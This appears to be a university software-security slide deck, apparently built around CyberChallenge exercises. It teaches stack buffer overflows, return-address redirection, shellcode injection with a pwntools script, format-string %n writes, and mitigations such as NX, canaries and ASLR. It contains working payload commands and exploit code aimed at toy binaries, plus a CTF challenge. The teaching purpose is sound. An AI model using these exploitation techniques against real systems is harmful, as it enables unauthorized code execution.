



# Software Security

University of Insubria

# Memory Corruption

# Buffer overflow

Memory locations can be modified to alter the expected behaviour of a program

- attacks mainly based on **buffer overflow**

## Typical errors

- accessing outside array bounds
- copy a string in a too small buffer
- having a pointer referencing a wrong location

## An attacker can

- change the content of variables
- change the content of the stack (return address)

# Variables overriding

# Variables overriding

```
7  int main(int argc, char **argv) {
8      int variable;
9      char buffer[10];
10
11     if (argc == 1)
12     {
13         errx(1, "Please specify an argument\n");
14     }
15
16     variable = 0;
17     strcpy(buffer, argv[1]);
18
19     if (variable == 0x30324343) {
20         printf("You have changed the variable with the correct value!\n");
21     } else {
22         printf("Try again, you got 0x%08x\n", variable);
23     }
24 }
25
```

# Variables overriding

```
7  int main(int argc, char **argv) {  
8      int variable;  
9      char buffer[10];  
10  
11     if (argc == 1)  
12     {  
13         errx(1, "Please specify an argument\n");  
14     }  
15  
16     variable = 0;  
17     strcpy(buffer, argv[1]);  
18  
19     if (variable == 0x30324343) {  
20         printf("You have changed the variable with the correct value!\n");  
21     } else {  
22         printf("Try again, you got 0x%08x\n", variable);  
23     }  
24 }  
25
```

- It is not possible to guarantee that buffer is bigger enough to contain argv[1]

# Variables overriding

```
7  int main(int argc, char **argv) {
8      int variable;
9      char buffer[10];
10
11     if (argc == 1)
12     {
13         errx(1, "Please specify an argument\n");
14     }
15
16     variable = 0;
17     strcpy(buffer, argv[1]);
18
19     if (variable == 0x30324343) {
20         printf("You have changed the variable with the correct value!\n");
21     } else {
22         printf("Try again, you got 0x%08x\n", variable);
23     }
24 }
25
```

- *variable* is allocated in the stack next to buffer
- It is possible to pass a parameter long enough to override the content of variable

```
7 int main(int argc, char **argv) {
8     int variable;
9     char buffer[10];
10
11     if (argc == 1)
12     {
13         errx(1, "Please specify an argument\n");
14     }
15
16     variable = 0;
17     strcpy(buffer, argv[1]);
18
19     if (variable == 0x30324343) {
20         printf("You have changed the variable with the correct value!\n");
21     } else {
22         printf("Try again, you got 0x%08x\n", variable);
23     }
24 }
25
```

The order of bytes may change if the organization of bytes is little endian or big endian

- **Big endian:** most significant byte at the beginning
- **Little endian:** most significant byte at the end

**Note:** the stack is little endian



# Variables overriding

It is possible to invoke the program with different inputs to check the result

```
● simone@PcSimone:~/cyberchallenge/sw$ ./override AAAAAAAAAA  
Try again, you got 0x00000000  
● simone@PcSimone:~/cyberchallenge/sw$ ./override AAAAAAAAAA  
Try again, you got 0x00000041  
● simone@PcSimone:~/cyberchallenge/sw$ ./override AAAAAAAAAAAAAA  
Try again, you got 0x41414141
```

Note that

- if the input exceeds 10 chars (buffer length), the value of variable changes

# Variables overriding

Translate the address

|               |          |        |  |
|---------------|----------|--------|--|
| VIEW          |          | VIEW   |  |
| Bytes ▾       |          | Text ▾ |  |
| FORMAT        | GROUP BY |        |  |
| Hexadecimal ▾ | Byte ▾   | CC20   |  |
| 43 43 32 30   |          |        |  |

and run again the program

```
● simone@PcSimone:~/cyberchallenge/sw$ ./override AAAAAAAAAACC20  
  You have changed the variable with the correct value!  
○ simone@PcSimone:~/cyberchallenge/sw$
```

# Variables overriding

It is possible to use Python to compute the right input to use

```
● simone@PcSimone:~/cyberchallenge/sw$ ./override AAAAAAAAAACC20  
  You have changed the variable with the correct value!  
● simone@PcSimone:~/cyberchallenge/sw$ ./override `python3 -c "print('A' * 10 + '\x43\x43\x32\x30')"`  
  You have changed the variable with the correct value!  
○ simone@PcSimone:~/cyberchallenge/sw$ █
```

# Stack corruption

# What is Stack Corruption?

Stack corruption occurs when the contents of the stack are altered in unintended or malicious ways, typically due to programming errors or exploitation techniques

The stack stores critical data such as

- Function parameters
- Local variables
- Return addresses

## Common attacks

- Flow Redirection
- Code Injection

Corrupting this data can change the normal execution flow of a program

# Flow Redirection

```
7  void highSecurityFunction() {  
8      printf("You have executed a function with high security level!");  
9      fflush(stdout);  
10 }  
11  
12 void lowSecurityFunction() {  
13     char buffer[20];  
14  
15     printf("Enter some text: \n");  
16     scanf("%s", buffer);  
17     printf("You entered: %s\n", buffer);  
18 }  
19  
20 int main(int argc, char **argv) {  
21     lowSecurityFunction();  
22     return 0;  
23 }
```

# Flow Redirection

```
7 void highSecurityFunction() {  
8     printf("You have executed a function with high security level!");  
9     fflush(stdout);  
10 }  
11  
12 void lowSecurityFunction() {  
13     char buffer[20];  
14  
15     printf("Enter some text: \n");  
16     scanf("%s", buffer);  
17     printf("You entered: %s\n", buffer);  
18 }  
19  
20 int main(int argc, char **argv) {  
21     lowSecurityFunction();  
22     return 0;  
23 }
```

- The read string could exceed the buffer size
- It is possible to use buffer overflow to execute highSecurityFunction

# Flow Redirection

Disassemble the binary file to extract info

```
simone@PcSimone:~/cyberchallenge/sw$ objdump -d highsecfunc  
  
highsecfunc:      file format elf32-i386
```

Possible useful Information

- the address of highSecurityFunction
- the amount of bytes reserved for local variables of lowSecurityFunction



# Flow Redirection

The address of highSecurityFunction

```
080491a6 <highSecurityFunction>:
80491a6:      55                push    %ebp
80491a7:      89 e5            mov     %esp,%ebp
80491a9:      83 ec 08         sub     $0x8,%esp
80491ac:      83 ec 0c         sub     $0xc,%esp
80491af:      68 08 a0 04 08   push    $0x804a008
80491b4:      e8 b7 fe ff ff   call    8049070 <puts@plt>
80491b9:      83 c4 10         add     $0x10,%esp
80491bc:      a1 28 c0 04 08   mov     0x804c028,%eax
80491c1:      83 ec 0c         sub     $0xc,%esp
80491c4:      50              push    %eax
80491c5:      e8 96 fe ff ff   call    8049060 <fflush@plt>
80491ca:      83 c4 10         add     $0x10,%esp
80491cd:      90              nop
80491ce:      c9              leave
80491cf:      c3              ret
```

# Flow Redirection

The address of highSecurityFunction

```
simone@PcSimone:~/cyberchallenge/sw$ gdb
GNU gdb (Ubuntu 12.1-0ubuntu1~22.04) 12.1
Copyright (C) 2022 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.
Type "show copying" and "show warranty" for details.
This GDB was configured as "x86_64-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<https://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
    <http://www.gnu.org/software/gdb/documentation/>.

For help, type "help".
Type "apropos word" to search for commands related to "word".
GEF for linux ready, type 'gef' to start, 'gef config' to configure
88 commands loaded and 5 functions added for GDB 12.1 in 0.00ms using Python engine 3.10
gef> file highsecfunc
Reading symbols from highsecfunc...
gef> p highSecurityFunction
$1 = {void ()} 0x80491a6 <highSecurityFunction>
```

# Flow Redirection

The amount of bytes reserved for local variables of lowSecurityFunction

```


gef> pattern create 200
[+] Generating a pattern of 200 bytes (n=4)
aaaabaaacaaadaaaeeaaafaaagaahaaiaaaajaaakaaalaamaanaaaooaapaaqaaaraaasaaataaaauaaavaawaaaxaaayaaazaabbaab
bwaabxaabyaab
[+] Saved as '$_gef0'
gef> run
Starting program: /home/simone/cyberchallenge/sw/highsecfunc
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/x86_64-linux-gnu/libthread_db.so.1".
Enter some text:
aaaabaaacaaadaaaeeaaafaaagaahaaiaaaajaaakaaalaamaanaaaooaapaaqaaaraaasaaataaaauaaavaawaaaxaaayaaazaabbaab
bwaabxaabyaab
You entered: aaaabaaacaaadaaaeeaaafaaagaahaaiaaaajaaakaaalaamaanaaaooaapaaqaaaraaasaaataaaauaaavaawaaaxaa
abtaabuaabvaabwaaabxaabyaab

Program received signal SIGSEGV, Segmentation fault.
0x61616169 in ?? ()
[ Legend: Modified register | Code | Heap | Stack | String ]

$eax : 0xd6
$ebx : 0xf7fa9000 → 0x00225dac
$ecx : 0x0
$edx : 0x0
$esp : 0xfffffd150 → "jaaakaaalaamaanaaaooaapaaqaaaraaasaaataaaauaava[...]"
$ebp : 0x61616168 ("haaa")
$esi : 0xfffffd214 → 0xfffffd36c → "/home/simone/cyberchallenge/sw/highsecfunc"
$edi : 0xf7ffcb80 → 0x00000000
$eip : 0x61616169 ("iaaaa")
$eflags: [zero carry parity adjust SIGN trap INTERRUPT direction overflow RESUME virtualx86 identification]
$cs: 0x23 $ss: 0x2b $ds: 0x2b $es: 0x2b $fs: 0x00 $gs: 0x63
  
```

pointer  
(EBP)

pointer  
(ESP)




# Flow Redirection

The amount of bytes reserved for local variables of lowSecurityFunction

```
gef> pattern offset iaaa  
[+] Searching for '61616169'/'69616161' with period=4  
[+] Found at offset 29 (little-endian search) likely  
  
python3 -c 'print("A" * 30 + "\xa6\x91\x04\x08")' > exploit.txt
```

Frame pointer  
(EBP)

Stack pointer  
(ESP)



# Flow Redirection

```
gef> run < exploit.txt
Starting program: /home/simone/cyberchallenge/sw/highsecfunc < exploit.txt
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/x86_64-linux-gnu/libthread_db.so.1".
Enter some text:
You entered: AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
```

```
Program received signal SIGSEGV, Segmentation fault.  
0x080491c2 in highSecurityFunction () at highsecfunc.c:9
```

```
9      fflush(stdout);
```

[ Legend: Modified register | Code | Heap | Stack | S

```

$eax : 0x32
$ebx : 0xf7fa9000 → 0x00225dac
$ecx : 0x0
$edx : 0x0
$esp : 0xffffd150 → 0xffffd300 → 0x0000000d ("r"? ) ← $esp
$ebp : 0x96c24141 → 0xffffd154 → 0x00000070 ("p"? )
$esi : 0xffffd214 → 0xffffd158 → 0x00000008: 0xf7ffd020 → 0xf7ffda40 → 0x00000000
$edi : 0xffffd214 → 0xffffd15c → 0x0000000c: 0xf7da4519 → add esp, 0x10
$ebp : 0xffffd150 → 0xffffd300 → 0x0000000d (" "
$ebp : 0x96c24141 → 0xffffd168 → 0x00000010: 0x00000001
$esi : 0xffffd214 → 0xffffd36c → 0x00000014: 0xffffd214 → 0xffffd36c → "/home/simone/cyberchallenge/sw/highsecfunc"
$edi : 0xffffd214 → 0xffffd36c → 0x00000018: 0xffffd21c → 0xffffd397 → "SHELL=/bin/bash"
$esi : 0xffffd214 → 0xffffd36c → 0x0000001c: 0xffffd180 → 0xf7fa9000 → 0x00225dac

```

```
$eip : 0x80491c2 → <highSecurityFunction+28> in → 0x80491c2 <highSecurityFunction+28> in al, dx
$eflags: [zero carry parity adjust SIGN trap INTERRUPT] 0x80491c3 <highSecurityFunction+29> or al, 0x50
$cs: 0x23 $ss: 0x2b $ds: 0x2b $es: 0x2b $fs: 0x00 $gs: 0x80491c5 <highSecurityFunction+31> call 0x8049060 <<flush@plt>
0x80491ca <highSecurityFunction+36> add esp, 0x10
0x80491cd <highSecurityFunction+39> nop
0x80491ce <highSecurityFunction+40> leave
```

# Code injection

Code Injection is a technique where an attacker inserts malicious code into a program through untrusted input

## Key Characteristics

- The injected code becomes part of the program's memory
- The attacker redirects the execution flow to run this code

**Goal** -> Execute arbitrary code with the privileges of the vulnerable program

# Shellcode injection

Shellcode is a sequence of crafted assembly instructions, often designed to spawn a shell or execute arbitrary commands

## How the Attack Works?

- The attacker overwrites the EIP (Instruction Pointer) to point to a memory region they control
- This memory region contains the shellcode
- Once executed, the shell grants full control over the system process

### Common Tools

- pwntools

# Shellcode injection

## Steps

- Detect Stack-Based Buffer Overflow
  - Find a vulnerable input
- Locate a Jump Target
  - Identify where to overwrite the return address (EIP) to redirect execution to the injected code
- Inject the Shellcode
  - Place the shellcode in a known memory location
- Redirect Execution
  - Overwrite the return address to point to the shellcode

```
6  int main(int argc, char **argv)
7  {
8      char buffer[20];
9
10     gets(buffer);
11 }
```



# Shellcode injection

Find the Jump Address


- Alternative 1
  - Find a jmp esp or call esp instruction

```
8049258: 08 20 80 04 00      push    $0x8048020
804925f: e8 6c fe ff ff      call    80490d0 <puts@plt>
8049264: 83 c4 10             add     $0x10,%esp
8049267: ff e4               jmp     *%esp
8049269: 83 ec 08             sub     $0x8,%esp
804926c: 8d 45 e4             lea     -0x1c(%ebp),%eax
```

# Shellcode injection

## Find the Jump Address


- Alternative 2
  - Use a known stack address



# Shellcode injection

## Find the Jump Address

- Alternative 2
  - Use a known stack address



# Shellcode injection

Shellcode is a set of low-level instructions (typically written in assembly)

- designed to spawn a shell or execute arbitrary commands (e.g., /bin/sh)

```
char sc[] =  
"\x31\xc0\x31\xdb\xb0\x06\xcd\x80"  
"\x53\x68/tty\x68/dev\x89\xe3\x31\xc9\x66\xb9\x12\x27\xb0\x05\xcd\x80"  
"\x31\xc0\x50\x68//sh\x68/bin\x89\xe3\x50\x53\x89\xe1\x99\xb0\x0b\xcd\x80";
```

How to use the Shellcode?

- Inject the Shellcode into the Vulnerable Program's Memory
- Execute the Payload

```
from pwn import *  
shellcode = asm(shellcraft.sh())
```

# Shellcode injection

Inject the shell code in the stack

```
3  from pwn import *
4  import struct
5
6  pad = b"\x41" * 30
7  eip = struct.pack("I", 0xffffd170)
8  shellcode = asm(shellcode=shellcraft.sh())
9
10 payload = pad + eip + shellcode
11 print(payload)
12
13 p = process('./shellcode')
14 p.sendline(payload)
15
16 p.interactive()
```

asm()

- The asm() function converts assembly code into a binary format (bytecode)

struct.pack(..)

- Converts a numeric value (such as a memory address) into a sequence of bytes

# Shellcode injection

```
[+] Starting local process './shellcode': pid 6420
b'Hello aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaag\x92\x04\x08jhh//sh/bin\x89\xe3h\x01\x01\x01\x01\x814$ri\x01\x011\xc9Qj\x04Y\x01\xe1Q\x89\xe11\xd2j\x0bX\xcd\x80!\n'
[*] Switching to interactive mode
$ ls -l /etc/passwd
-rw-r--r-- 1 root root 2786 Feb  8 16:11 /etc/passwd
$
```

# Format String Vulnerabilities

# Format String Vulnerabilities

Format string vulnerabilities allow an attacker to read or manipulate memory by exploiting the incorrect use of format strings in functions

```
5  
6  printf(user_input); // Vulnerable  
7  
8  printf("%s", user_input); // Safe  
9
```

## Format Functions

- Functions that take a format string and a sequence of data, and generate a formatted output
  - Common examples: printf, fprintf, sprintf, snprintf, vsprintf, ...



# Format strings vulnerabilities

```
3  #include <stdio.h>
4
5  int main(int argc, char **argv) {
6
7      if (argc > 1) {
8          printf(argv[1]);
9      } else {
10         printf("Please, give me a value to echo!\n");
11     }
12
13     return 0;
14 }
```

# Format strings vulnerabilities

```
3  #include <stdio.h>
4
5  int main(int argc, char **argv) {
6
7      if (argc > 1) {
8          printf(argv[1]);
9      } else {
10         printf("Please, give me a value to echo!\n");
11     }
12
13     return 0;
14 }
```

- the first argument is used as parameter of printf
- If this parameter is a string format it is possible to alter the expected behavior

# Crashing with Format Strings

## Unexpected Behavior

- It is possible to let the program crash by passing a string composed by a sequence of “%s”

```
⊗ simone@PcSimone:~/cyberchallenge/sw$ ./string %s%s%s  
Segmentation fault  
○ simone@PcSimone:~/cyberchallenge/sw$
```

## Why does it crash?

- printf expects one argument per format specifier
- If too few arguments are provided, printf tries to read arguments from the stack anyway

# How Format String Vulnerabilities Work

## Format Functions and the Stack

- When a format function (printf) is called, its arguments are pushed onto the stack
  - The format string is placed on top
  - The other parameters follow

## Execution flow

- printf first reads the format string
  - Then, for each format specifier (%s, %x, etc.), it retrieves the next value from the stack

# Reading Memory with Format Strings

## The %x Specifier

- %x tells printf to
  - Pop a 4-byte value from the stack
  - Print it in hexadecimal

```
1  
2  printf("%x %x %x %x");  
3
```

Each %x retrieves the next 4 bytes from the stack

# Accessing Specific Stack Values

`%n$x`

- Access the n-th argument on the stack directly
  - `%5$x` → print the 5th stack value in hex

```
11
12  printf("%5$x %6$x %7$x");
13
```

Read data in positions 5, 6, and 7

```
● simone@PcSimone:~/cyberchallenge/sw$ ./string "%5\8x %6\8x %7\8x"
○ efefefef cdcddcd abababab simone@PcSimone:~/cyberchallenge/sw$
```

# Writing to Memory with %n

Format string vulnerabilities can be exploited to modify memory contents using the %n specifier

How %n works?

- %n writes the number of characters printed so far into the memory location pointed to by the next stack value

```
14
15  int x = 0;
16  printf("AAAA%n", &x); // x will be set to 4
17
```

# Exploiting %n to Overwrite Memory

## Goal

- Write a value into a **specific** memory location using a format string vulnerability

## Note

- In C, any non-zero value is considered "true"

```
3  #include <stdio.h>
4
5  int flag;
6
7  int main(int argc, char **argv) {
8
9      if (argc < 1) {
10         printf("Please, enter your name!\n");
11     }
12
13     printf(argv[1]);
14
15     if (flag) {
16         printf("You win!\n");
17     } else {
18         printf("Try again!\n");
19     }
20
21     return 0;
22 }
23
```



# Exploiting %n to Overwrite Memory

## Steps

- Find the Target Address
  - Identify where the target variable (flag) is stored in memory
- Inject the Address into the Stack
  - Craft the input so that the target address appears in the right position on the stack
- Use the %n Format Specifier
  - Add %n at the correct place in the input string
  - This causes the current number of printed characters to be written to the target address

```
3  #include <stdio.h>
4
5  int flag;
6
7  int main(int argc, char **argv) {
8
9      if (argc < 1) {
10         printf("Please, enter your name!\n");
11     }
12
13     printf(argv[1]);
14
15     if (flag) {
16         printf("You win!\n");
17     } else {
18         printf("Try again!\n");
19     }
20
21     return 0;
22 }
23
```

# Exploiting %n to Overwrite Memory

Find the address where flag is stored


- the address of variable flag be obtained by using objdump -t

```
CC> objdump -t changeit | grep "flag"
0804a024 g      0 .bss      00000004      flag
CC>
```

# Exploiting %n to Overwrite Memory

Provide an input that let this address be at the top of the stack

- To put the value on top of the stack we pass to the program a string containing
  - the address 0804a024
  - a sequence of %x that reads values from the stack
  - padding text to simplify the alignment



The diagram shows a terminal command with several red annotations:

- Padding**: A bracket above the first four 'A's in 'AAAA'.
- Memory address**: A bracket below the hex string '\x24\xa0\x04\x08'.
- Padding**: A bracket above the eight 'B's in 'BBBBBBBB'.
- Number of reads from stack**: A bracket above the '\*128' in the format string.
- Read to the stack**: A bracket below the '%x' format specifiers.

```
CC> ./changeit "$ (python -c "print 'AAAA'+'\x24\xa0\x04\x08'+ 'BBBBBBBB'+ '%x '*128+ '%x '" )"
```

# Exploiting %n to Overwrite Memory

```
CC> ./changeit "$ (python -c "print 'AAAA'+'\x24\xa0\x04\x08'+ 'BBBBBBBBBB'+ '%x '*128+ '%x ')"
AAAA$BBBBBBBBBBffffd504 fffffd510 80484d1 fffffd470 0 0 f7e2d637 f7fc7000 f7fc7000 0 f7e2d637
2 fffffd504 fffffd510 0 0 0 f7fc7000 f7ffdc04 f7ffd000 0 f7fc7000 f7fc7000 0 4b9e52c0 719d5cd
0 0 0 0 2 8048340 0 f7fee010 f7fe8880 f7ffd000 2 8048340 0 8048361 804843b 2 fffffd504 80484
b0 8048510 f7fe8880 fffffd4fc f7ffd918 2 fffffd635 fffffd640 0 fffffd7d5 fffffd7e9 fffffd7fd ffff
d80d fffffd82d fffffd841 fffffd854 fffffd860 fffffdde8 fffffddfe fffffde8f fffffdea7 fffffdeb8 fffffd
ec1 fffffdec9 fffffdedb fffffdeed fffffdefc fffffdf3d fffffdf70 fffffdf7f fffffdf9f fffffdfbe fffffdf
e0 0 20 f7fd8ba0 21 f7fd8000 10 fabfbff 6 1000 11 64 3 8048034 4 20 5 9 7 f7fd9000 8 0 9 80
48340 b 3e8 c 3e8 d 3e8 e 3e8 17 0 19 fffffd61b 1f fffffdfed f fffffd62b 0 0 0 ce000000 59e572
f5 a59fda1b 5fe376da 691eee7f 363836 0 632f2e00 676e6168 746965 41414141 804a024
I'am sorry! Try again!CC> █
```

# Exploiting %n to Overwrite Memory

Lettura

```
CC> ./changeit "$ (python -c "print 'AAAA'+'\x24\xa0\x04\x08'+ 'BBBBBBBBBB'+ '%x '*128+'%x ' " ) "
```

Scrittura

```
CC> ./changeit "$ (python -c "print 'AAAA'+'\x24\xa0\x04\x08'+ 'BBBBBBBBBB'+ '%x '*128+'%n ' " ) "
```

# Exploiting %n to Overwrite Memory

```
CC> ./changeit "$ (python -c "print 'AAAA'+'\x24\xa0\x04\x08'+ 'BBBBBBBBBB'+ '%x '*128+'%n ')"
AAAA$BBBBBBBBBBffffd504 ffffd510 80484d1 ffffd470 0 0 f7e2d637 f7fc7000 f7fc7000 0 f7e2d637
2 ffffd504 ffffd510 0 0 0 f7fc7000 f7ffdc04 f7ffd000 0 f7fc7000 f7fc7000 0 4cddf9cf 76def7d
f 0 0 0 2 8048340 0 f7fee010 f7fe8880 f7ffd000 2 8048340 0 8048361 804843b 2 ffffd504 80484
b0 8048510 f7fe8880 ffffd4fc f7ffd918 2 ffffd635 ffffd640 0 ffffd7d5 ffffd7e9 ffffd7fd ffff
d80d ffffd82d ffffd841 ffffd854 ffffd860 ffffdde8 ffffdde8 ffffdde8 ffffddea7 ffffddeb8 ffffd
ec1 ffffddec9 ffffdedb ffffdede ffffddefc ffffdff3d ffffdff70 ffffdff7f ffffdff9f ffffdffbe ffffd
e0 0 20 f7fd8ba0 21 f7fd8000 10 fabfbff 6 1000 11 64 3 8048034 4 20 5 9 7 f7fd9000 8 0 9 80
48340 b 3e8 c 3e8 d 3e8 e 3e8 17 0 19 ffffd61b 1f ffffdfed f ffffd62b 0 0 0 c3000000 8c658c
8b 271859ba e571f9e0 69dbb320 363836 0 632f2e00 676e6168 746965 41414141
```

You win!

CC> █

# Mitigations

Format string vulnerabilities are quite easy to fix

```
printf(str);
```

**Unsafe**

```
printf("%s", str);
```

**Equivalent safe**

# Countermeasures



# NX - Non-Executable Memory

Code injection attacks typically consist of add malicious code in the stack and jump to it

- memory areas are marked as non-executable to prevent execution of injected code

Pwntools can be used to read ELF binary files and check the NX status of a system

# Stack Canaries

Stack Canaries are secret values placed on the stack which change every time the program is executed

How it works?

- before a function returns, the stack canary is checked
- if it has been altered, the program immediately exits to prevent stack-based buffer overflows

Detects modifications to the stack, preventing attacks that overwrite return addresses

# Address Space Layout Randomization

ASLR is a security technique that randomizes the position of key areas in memory

- base address of executables
- position of libraries, heap, and stack

```
CC >echo 2 | sudo tee /proc/sys/kernel/randomize_va_space  
2  
CC >./testaslr  
Global is stored ad 0x7ffc1d5666f4  
CC >./testaslr  
Global is stored ad 0x7ffdd36e4bc4  
CC >./testaslr  
Global is stored ad 0x7fffa73e9a34  
CC >./testaslr  
Global is stored ad 0x7fffa8aa7e14  
CC >
```

# Techniques to Bypass Defenses

There are two main techniques that can be used to bypass protections

- Stack Canary Leaking
- Bruteforcing attack


# Stack Canary Leaking

Stack Canary Leaking involves finding the canary value before it is checked


## Methods

- Timing Attacks
- Format String Vulnerabilities
- Memory Leaks


Original Stack



Corrupting Data



Corrupted Stack



Corruption  
Is not detected!

# Bruteforcing Attack

In a Bruteforcing Attack, the attacker determines the stack canary by guessing it

How it works:

- The canary is set when the program starts and remains fixed for the duration of the session
- Child processes inherit the same canary
- Attackers use each child process to test a single canary value and attempt to break it

# Challenge

SS\_2.01 - Digital billboard

## SS\_2.01 - Digital billboard

billboard.c

```
16 struct billboard {
17     char text[256];
18     char devmode;
19 };
20 struct billboard bb = { .text="Placeholder", .devmode=0 };
21
22 void set_text(int argc, char* argv[]) {
23     strcpy(bb.text, argv[1]);
24     printf("Successfully set text to: %s\n", bb.text);
25     return;
26 }
27
28 void shell(int argc, char* argv[]) {
29     if (bb.devmode) {
30         printf("Developer access to billboard granted.\n");
31         system("/bin/bash");
32     } else {
33         printf("Developer mode disabled!\n");
34     }
35     return;
36 }
```



## SS\_2.01 - Digital billboard

```
simone@PcSimone:~$ nc billboard.challs.cyberchallenge.it 9120
*
* Digital Billboard
*
We bought a new digital billboard for CTF advertisement.

Type "help" for help :)
>
```

## SS\_2.01 - Digital billboard

```
simone@PcSimone:~$ nc billboard.challs.cyberchallenge.it 9120
*
* Digital Billboard
*
We bought a new digital billboard for CTF advertisement.

Type "help" for help :)
> help
set_text <text>           (Set the text displayed on the board)
devmode                   (Developer mode)
help                      (Show this information)
modinfo                   (Show information about the loaded module)
>
```

## SS\_2.01 - Digital billboard

```
simone@PcSimone:~$ nc billboard.challs.cyberchallenge.it 9120
*
* Digital Billboard
*
We bought a new digital billboard for CTF advertisement.

Type "help" for help :)
> help
set_text <text>                (Set the text displayed on the board)
devmode                       (Developer mode)
help                           (Show this information)
modinfo                        (Show information about the loaded module)
> devmode
Developer mode disabled!
> modinfo
*****
Information about the loaded module:
Name: Digital Billboard
